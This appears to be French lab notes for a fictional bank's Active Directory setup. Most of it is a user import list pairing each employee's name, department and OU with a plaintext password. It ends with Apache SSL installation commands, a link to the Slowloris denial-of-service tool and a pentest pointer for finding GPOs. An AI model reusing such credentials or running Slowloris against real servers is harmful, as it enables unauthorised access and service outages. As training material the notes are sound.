Julie;ROY;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;#%7M7oq
Marie-Eve;SIMARD;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;b90ju%l
Mathieu;ST-PIERRE;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;^X8sG+K
Patrick;THIBAULT;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;F1m$qUF
Geneviève;TREMBLAY;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;A$Y#a4C
Léa;TREMBLAY;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;y8Bb+0G
Nathalie;VALLÉE;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;*oF0nP^
Éric;VEILLEUX;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;l%yk1sV
Patrick;VILLENEUVE;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;cCM*21o
Marie;PAPIER;DAF;OU=DAF,OU=rt-bank,DC=rtbank,DC=re;zQxe+9^
Laurent;LEGROS;Directeur commercial;OU=DC,OU=rt-bank,DC=rtbank,DC=re;1Hh$pkg
Jean;BORDEREAU;Directeur commercial;OU=DC,OU=rt-bank,DC=rtbank,DC=re;F8Gx@$S
Jason;MAHLHENDRIN;Directeur commercial;OU=DC,OU=rt-bank,DC=rtbank,DC=re;0v@9Ts1
Henri;FEVRIER;Directeur général;OU=DG,OU=rt-bank,DC=rtbank,DC=re;0SgX@11
Lisa;FREITAS PATIENT;DMA;OU=DMA,OU=rt-bank,DC=rtbank,DC=re;%61IibD
Jérôme;GERARD;DMA;OU=DMA,OU=rt-bank,DC=rtbank,DC=re;kLU%A2$
Thibault;GRAND;DMA;OU=DMA,OU=rt-bank,DC=rtbank,DC=re;Q8*jHo%
Sandrine;SINAPOUR;DOP;OU=DOP,OU=rt-bank,DC=rtbank,DC=re;vj7p$4P
Claire;GILLOT;DRH;OU=DRH,OU=rt-bank,DC=rtbank,DC=re;zK9+8JR
Pierre;BOURGEOIS;DSI;OU=DSI,OU=rt-bank,DC=rtbank,DC=re;c7b4gI*
Nathalie;BERNARD;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;40$gPr4
Martin;BERTRAND;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;+1DEEEj
Julie;BERGERON;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;aT2dnM+
Philippe;BERGERON;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;ZTa@W4a
Daniel;BISSON;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;Vt^Sk$1
Annie;DUMAS;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;*sLt4is
André;LÉGARÉ;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;41@bUtW
Eric;LEMAY;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;dL^9fx5
Marie-Hélène;LEMIEUX;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;F0b0Bg@
Isabelle;PAQUIN;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;ck7*KDy
Marie-Claude;PARENT;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;6*EcH@04
Martin;PELLERIN;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;PFo3?C5
Pierre;ROUSSEAU;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;#^+jUY6
Monique;MACDONALD;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;5s$nNDp
Loïc;EON;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;hBZ8q4*
Marie-Eve;BÉLAND;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;?N0roPo
Isabelle;BEAULIEU;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;n#MeAQ6
Annie;BEAUDRY;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;*m*KW3y
```

Mélanie;COUTURE;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;yeJL^8P  
Nicolas;DALLAIRE;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;wvtZ8R+  
Marc;DESJARDINS;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;s2?akEo  
Marie-Josée;GAGNÉ;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;5YNGnx\*  
Dubois;GAGNON;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;L+Zg\*A8  
Tremblay;GAUTHIER;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;%0ex5c5  
Amélie;GRÉGOIRE;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;FYs9J0\*  
Mathieu;GROLEAU;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;E62m\*rU  
Marie-Pier;GRONDIN;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;#6K@h%k  
Isabelle;HAMEL;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;\*daLw1K  
Jonathan;LABRECQUE;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;Vz08\*f@  
Eric;LACHANCE;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;N\*2vDMl  
Geneviève;LACHAPELLE;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;C6sgdH@  
Denis;LANDRY;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;X5E%xxM8  
Amélie;LEFEBVRE;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;3rrMqo+  
Natalie;LEFEBVRE;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;p68TVZ+  
Joëlle;LEFEBVRE;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;1\$F9qo2  
Marie-Josée;MARTINEAU;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;0%1nFeM  
Louis;MERCIER;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;p6W\*0f5  
Léo;MORIN;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;Thh7^00  
Catherine;PELLETIER;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;7l?bJFL  
François;PELLETIER;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;VlwIG#9  
Julie;PELLETIER;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;0^tKYG^  
Eric;PERREAU;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;\*dy1BKA  
Louane;PIERRT;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;v0@9TL@  
Alice;GERMAIN;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;DFd+6tE  
Manon;RASPI;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;j%WNDI9  
Annie;ALLARD;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;3LG0+pH  
Stéphanie;BÉLANGER;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;D++sw5F  
Véronique;BÉLANGER;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;vVi?2yv  
Annie;DUBÉ;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;\$^\$gn8J  
Luc;DUBÉ;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;Qm2Tir+  
Mélanie;DUBÉ;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;5aI@v#j  
Philippe;GENDRON;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;@KZuya8  
Guillaume;GIGUÈRE;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;l79tZd+  
Richard;GIRARD;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;f+J6qCT  
Mélanie;LEFEBVRE;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;l4dSM@B  
Zaran;LEFEBVRE;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;\*x3Bx#B  
Pascale;LEFEBVRE;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;Briq+3#  
Alexandre;MORISSETTE;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;P?4r21c  
Valérie;NADEAU;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;35MAX+d  
Nathalie;OUELLET;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;i^2mDAi  
Justine;RIVIÈRE;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;I^ne7M#  
Donain;SAMOUSSA;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;@%vv6wN  
Maline;ROSÉE;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;g2iNe%r  
Francis;BEAUDOIN;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;^3HahGX

Nathalie;BÉGIN;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;WxWQ18\$  
Jean-François;BERNARD;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;1%yVBo?  
François;BELLEMARE;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;Pu2z+kC  
Caroline;BÉLIVEAU;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;qMm%2#1  
Jean-Sébastien;DUBOIS;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;XTe8\$ew  
Karine;DUCHARME;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;xZg@K6g  
Jean;DUFOUR;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;hDjml%7  
Simon;GIROUX;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;o@jeF6b  
Anne-Marie;GOSSELIN;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;Yz^023I  
Marie;GOULET;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;\$tz500X  
Daniel;OUELLETTE;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;^522i8A  
Marie-Claude;OUELLETTE;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;YT4t9+  
Catherine;PAQUETTE;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;r1jxMj\*  
Sébastien;PLANTE;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;C^Wh807  
Julie;POIRIER;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;dY0?V\$H  
Laurent;KOSKAS;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;CKcJ6U\*  
Patrick;JOINTURE;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;W\$Ph4HV  
Antoine;DORO;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;3DeTLw+  
Lukas;BOYER;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;+9Ggx\*U  
Emilie;CHELONE;Pôle réseau système;OU=Réseaux\_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;B1iUk5\*  
Pierre;BÉLISLE;Pôle sécurité;OU=Sécurité,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;Km43?u4  
Marc;BÉRUBÉ;Pôle sécurité;OU=Sécurité,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;295Us%K  
Sylvie;RICHARD;Pôle sécurité;OU=Sécurité,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;y\*Knh9j  
Nathalie;ROBERT;Pôle sécurité;OU=Sécurité,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;^GXWS1n  
Robert;ARNAU;Pôle sécurité;OU=Sécurité,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;@6w%0T6  
Marc;RAZAFINDRALAMBO;Pôle sécurité;OU=Sécurité,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;L%Gk5B^  
Francis;BLAIS;Service compta;OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re;p4Kr\$5b  
Patrick;BOISVERT;Service compta;OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re;VNnKe?4  
Mathieu;BOIVIN;Service compta;OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re;ge6r%kY  
Simon;CHAREST;Service compta;OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re;L+F##r1  
Patrick;CLOUTIER;Service compta;OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re;Y\$9e0Jq  
Robert;CÔTÉ;Service compta;OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re;judG9B?  
Laurent;CHANÉ;Service compta;OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re;3vm7J^?  
Marie-Paule;DE LA ROCHELLE;Service compta;OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re;yQNh5e?  
Louise;ALIBABA;Service compta;OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re;F^#eA7c  
Steve;BOUDREAU;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;5ih@JYA  
André;CARON;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;cCZ?I4p  
Valérie;CHAMPAGNE;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;q?CaHo0  
Chloé;FORTIN;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;9\$YvMfs  
Sébastien;FORTIN;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;0#+Dm9D  
Josée;FOURNIER;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;KA8+V0q  
Marie;LEBLANC;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;tESM#C8  
Mathieu;LECLERC;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;hQVI1l^  
Stéphane;LECLERC;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;0^OUS2r  
Émilie;MARTEL;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;+\$C9xvg  
Dupont;MARTIN;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;3q3M8?8

```
David;MARTINEAU;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;*v6#ZfV
Marion;SIEMENS;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;Hy?6aS1
Louis;KLEIN;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;?c4*U3W
Marvin;LOYAL;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;ly$Uv3^
Sophie;BOUCHARD;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;5B2pQ0+
Nathalie;BOUCHER;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;FM3jFG^
Pierre;BOUCHER;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;4Llwhp%
Caroline;DUPUIS;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;6%it*dW
Christine;FAUCHER;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;#52bh3v
Caroline;FORTIER;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;ki#QK41
Michel;LANGLOIS;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;vS*2vrc
Isabelle;LAPOINTE;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;S5dw8l*
Gagnon;LAVOIE;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;1?zmArD
Karine;LÉVESQUE;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;7L0zeJ+
Zouzoune;LÉVESQUE;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;Uh5p$pi
Marie-Pierre;LÉVESQUE;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;69Ne7Y+
Jean;PETIT;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;%utWrG0
Sisi;BEGUE;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;I$ogNT6
Julien;LARDON;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;UV4?Skd
```

### Serveurs diverses :

Driver de l'imprimante Brother :

[https://support.brother.com/g/b/downloadend.aspx?c=cn\\_ot&lang=en&prod=hl5580d\\_cn&os=10013&dlid=dlf102410\\_000&flang=4&type3=408](https://support.brother.com/g/b/downloadend.aspx?c=cn_ot&lang=en&prod=hl5580d_cn&os=10013&dlid=dlf102410_000&flang=4&type3=408)

### DMZ :

Installation du serveur web secondaire :

```
root@ubuntu# apt update
root@ubuntu# apt install apache2
root@ubuntu:/etc/apache2# openssl req -x509 -nodes -days 365 -newkey rsa:2048 -out /etc/apache2/server.pem -keyout /etc/apache2/server.key
root@ubuntu:/etc/apache2# mkdir /var/www/html_ssl
root@ubuntu:/etc/apache2# a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and
create self-signed certificates.
```

```
To activate the new configuration, you need to run:  
    systemctl restart apache2  
root@ubuntu:/etc/apache2# systemctl restart apache2  
root@ubuntu:/etc/apache2# a2ensite default-ssl  
Enabling site default-ssl.  
To activate the new configuration, you need to run:  
    systemctl reload apache2  
root@ubuntu:/etc/apache2# systemctl reload apache2.service  
root@ubuntu:/etc/apache2# ss -ntl  
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port  
Process  
LISTEN      0          4096        127.0.0.53%lo:53      0.0.0.0:*  
LISTEN      0          128         0.0.0.0:22          0.0.0.0:  
LISTEN      0          511         *:80                  *:  
LISTEN      0          128         [ :: ]:22          [ :: ]:  
LISTEN      0          511         *:443                  *:*  
root@ubuntu:/etc/apache2# nano sites-available/default-ssl.conf  
<VirtualHost *:443>  
    ServerAdmin webmaster@localhost  
    DocumentRoot /var/www/html_ssl  
  
    # SSLCertificateFile directive is needed.  
    SSLCertificateFile      /etc/apache2/server.pem  
    SSLCertificateKeyFile   /etc/apache2/server.key
```

Attaque Slowloris :

<https://github.com/gkbrk/slowloris>

**Pentest :**

Trouver les GPO :

<https://gpsearch.azurewebsites.net/>